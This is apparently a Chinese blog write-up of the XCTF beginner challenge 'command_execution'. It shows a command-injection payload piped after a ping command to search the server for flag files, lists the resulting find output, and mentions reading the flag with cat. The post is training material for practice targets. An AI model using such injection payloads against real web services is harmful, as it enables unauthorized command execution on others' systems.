XCTF-command_execution

原创

auxein 于 2020-08-01 20:42:44 发布 116 收藏

分类专栏： CTF-Web入门 文章标签： 信息安全 安全 linux

XCTF-command_execution


题目介绍

看到ping或者ping命令却没有弄waf时就要想到命令注入

打开题目场景

使用hackbar进行POST注入


打开hackbar，查找有无与flag相关的文件



发现在home目录下有flag.txt文件

```
ping -c 3 127.0.0.1 | find / -name "*flag*"
/home/flag.txt
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu0/domain1/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain1/flags
/proc/sys/kernel/sched_domain/cpu10/domain0/flags
/proc/sys/kernel/sched_domain/cpu10/domain1/flags
/proc/sys/kernel/sched_domain/cpu11/domain0/flags
/proc/sys/kernel/sched_domain/cpu11/domain1/flags
/proc/sys/kernel/sched_domain/cpu12/domain0/flags
/proc/sys/kernel/sched_domain/cpu12/domain1/flags
/proc/sys/kernel/sched_domain/cpu13/domain0/flags
/proc/sys/kernel/sched_domain/cpu13/domain1/flags
/proc/sys/kernel/sched_domain/cpu14/domain0/flags
/proc/sys/kernel/sched_domain/cpu14/domain1/flags
/proc/sys/kernel/sched_domain/cpu15/domain0/flags
/proc/sys/kernel/sched_domain/cpu15/domain1/flags
/proc/sys/kernel/sched_domain/cpu16/domain0/flags
/proc/sys/kernel/sched_domain/cpu16/domain1/flags
/proc/sys/kernel/sched_domain/cpu17/domain0/flags
/proc/sys/kernel/sched_domain/cpu17/domain1/flags
/proc/sys/kernel/sched_domain/cpu18/domain0/flags
/proc/sys/kernel/sched_domain/cpu18/domain1/flags
/proc/sys/kernel/sched_domain/cpu19/domain0/flags
/proc/sys/kernel/sched_domain/cpu19/domain1/flags
/proc/sys/kernel/sched_domain/cpu2/domain0/flags
/proc/sys/kernel/sched_domain/cpu2/domain1/flags
/proc/sys/kernel/sched_domain/cpu20/domain0/flags
/proc/sys/kernel/sched_domain/cpu20/domain1/flags
```

使用**cat**指令查看



得到flag

然后就得到flag辣